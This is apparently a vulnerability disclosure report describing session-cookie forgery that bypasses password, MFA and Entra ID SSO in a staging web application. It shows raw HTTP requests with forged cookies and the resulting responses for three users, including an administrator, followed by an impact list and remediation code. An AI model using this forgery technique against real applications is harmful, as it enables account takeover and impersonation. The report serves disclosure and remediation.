

Live proof-of-concept: three forged sessions, three distinct users
The same request below — with only the forged session_secret_example cookie changed — returned HTTP/2 200 for three different real users. No password, MFA, or Entra token was involved.
GET /api/v1/auth/me HTTP/2
Host: target.com
Cookie: session_secret_example=s%3Ad3f8a1c9e5b7426fa0c4d812.eA9eEN%2FnD6X5S%2FwT%2FDhs%2FDA9RhyqlHxJIHoEc
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
User 1 — Yard Marshall
HTTP/2 200 OK
Content-Type: application/json

{"success":true,"data":{"id":"d3f8a1c9e5b7426fa0c4d812","email":"user@example.com",
  "name":"Example User","role":"Yard Marshall","employeeCode":"EMP-TEST-001",
  "allowedAccess":[ …29 yard modules… ]}}
User 2 — Technician
Cookie: session_secret_example=s%3Acmkzzzzzz0007s61qexample02.eA9eEN%2Fvfs9DinD6X5S%2FwT%2FDhs%2FDA9RhyqlHxJIHoEc

HTTP/2 200 OK
{"success":true,"data":{"id":"cmkzzzzzz0007s61qexample02","email":"user@example.com",
  "name":"Example Technician","role":"Technician","employeeCode":"10441",
  "allowedAccess":[ …inspection / PDI modules… ]}}
User 3 — Administrator
Cookie: session_secret_example=s%3Acmkyyyyyy0007s61qexample03.eA9eEN%2Fvfs9DinD6X5S%2FwT%2FDhs%2FDA9RhyqlHxJIHoEc

HTTP/2 200 OK
{"success":true,"data":{"id":"cmkyyyyyy0007s61qexample03","email":"user@example.com",
  "name":"Example Admin","role":"SUPER_USER","employeeCode":"10001",
  "allowedAccess":[ …full admin module set… ]}}
The screenshots below are the actual Burp Suite Repeater proof-of-concept: the same GET /auth/me request with only session_secret_example swapped, returning HTTP/2 200 for three real users in three different roles.
PoC screenshot — User 1: Example User (user 1)
PoC screenshot — User 2
PoC screenshot — User 3--image7--

All testing was performed on the vendor's staging environment under authorization. No production systems were touched; all test records were restored. Victim identities are anonymized pending vendor sign-off.
The application accepted the forged session and returned the target user's account information
Impact
- Full Authentication Bypass: Attackers can authenticate without valid credentials by forging a valid session_secret_example cookie.
- Password Bypass: The victim's password is not required to access the forged session.
- MFA Bypass: The application's MFA requirement can be bypassed at the session layer.
- Entra ID SSO Bypass: A valid Entra ID authentication flow is not required once a forged session cookie is accepted.
- Mass Account Impersonation: 95 of 241 tested user IDs successfully resulted in authenticated sessions for distinct employees.
- Administrator Impersonation: Administrator user IDs can be used to generate sessions with administrative privileges.
- Unauthorized Administrative Actions: A forged administrator session successfully performed a state-changing API request.
- Unauthorized Data Modification: Changes made through the forged administrator session were persisted by the application.
- Sensitive Information Disclosure: Forged sessions provide access to user profiles, roles, permissions, corporate email addresses, and operational information available to the target account.
- Token Exposure: The /api/v1/auth/me response exposed the authenticated user's Entra refresh token.
- Unauthorized Actions as Victims: Attackers can perform operations permitted by the impersonated user's role.
- Audit Trail Manipulation Risk: Actions performed through forged sessions may appear to originate from the impersonated employee.
- Cross-Host Session Abuse: The same forged cookie was accepted across both the API and administrative/SPA hosts.
- Operational Impact: Compromised accounts can potentially be used to access and modify vehicle, trip, inspection, inventory, and other operational workflows according to the target user's permissions.
Remediation — With Fixed Code
- Rotate the session secret immediately.
This invalidates previously issued cookies and should be performed as the first remediation step. - Generate a strong, unpredictable secret and store it securely.
openssl rand -base64 48 Or: node -e "console.log(require('crypto').randomBytes(32).toString('hex'))" - Stop using public user IDs as session values.
Use a random, server-generated session ID backed by a server-side session store.// FIXED — strong secret, server-side session store, random session ID const session = require("express-session"); const RedisStore = require("connect-redis").default; app.use(session({ name: "sid", secret: process.env.SESSION_SECRET, resave: false,saveUninitialized: false, store: new RedisStore({ client: redis }), cookie: { httpOnly: true, secure: true, sameSite: "lax" }})); // After Entra login, store the user ID server-side. // The cookie contains only a random session identifier. req.session.userId = user.id; - Rotate secrets regularly.
Use separate secrets for development, staging, and production. Never reuse the same secret across environments. - Invalidate existing sessions after remediation.
Rotate the secret and clear existing server-side sessions to ensure previously issued authentication material cannot be reused. - Avoid globally shared signing keys for identity-bearing tokens.
If a stateless token is required, use strong cryptographic keys, include appropriate expiration and replay protections, and ensure the token does not rely on a publicly exposed identifier as its sole identity value. - Review authentication logs after rotation.
Look for unusual session creation, account impersonation, administrative actions, and activity associated with unexpected user accounts.
Conclusion
This assessment demonstrated how weaknesses in an application's custom session-management layer can undermine otherwise strong identity and access controls. The combination of a predictable session-signing secret and the use of publicly obtainable user identifiers as the signed session payload allowed valid msal_sid session values to be forged without requiring the victim's password, MFA challenge, or Entra ID access token.
During authorized testing, the issue was successfully demonstrated against multiple user accounts, including accounts with elevated privileges. The forged sessions provided access according to the impersonated account's permissions, demonstrating the potential for unauthorized account access, user impersonation, sensitive information exposure, and administrative actions.
The underlying issue was not a compromise of Microsoft Entra ID itself, but a failure in the application's own session trust model. The application treated a client-controlled, self-contained signed value as sufficient proof of identity, while the values used to construct that proof were predictable or publicly obtainable.
The recommended remediation is to replace the vulnerable session design with strong, randomly generated session identifiers backed by server-side session state, rotate the compromised signing material, invalidate existing sessions, and review authentication logs for evidence of unauthorized session use. The broader lesson is that upstream SSO and MFA protections cannot compensate for weaknesses introduced by a separate application-level authentication mechanism.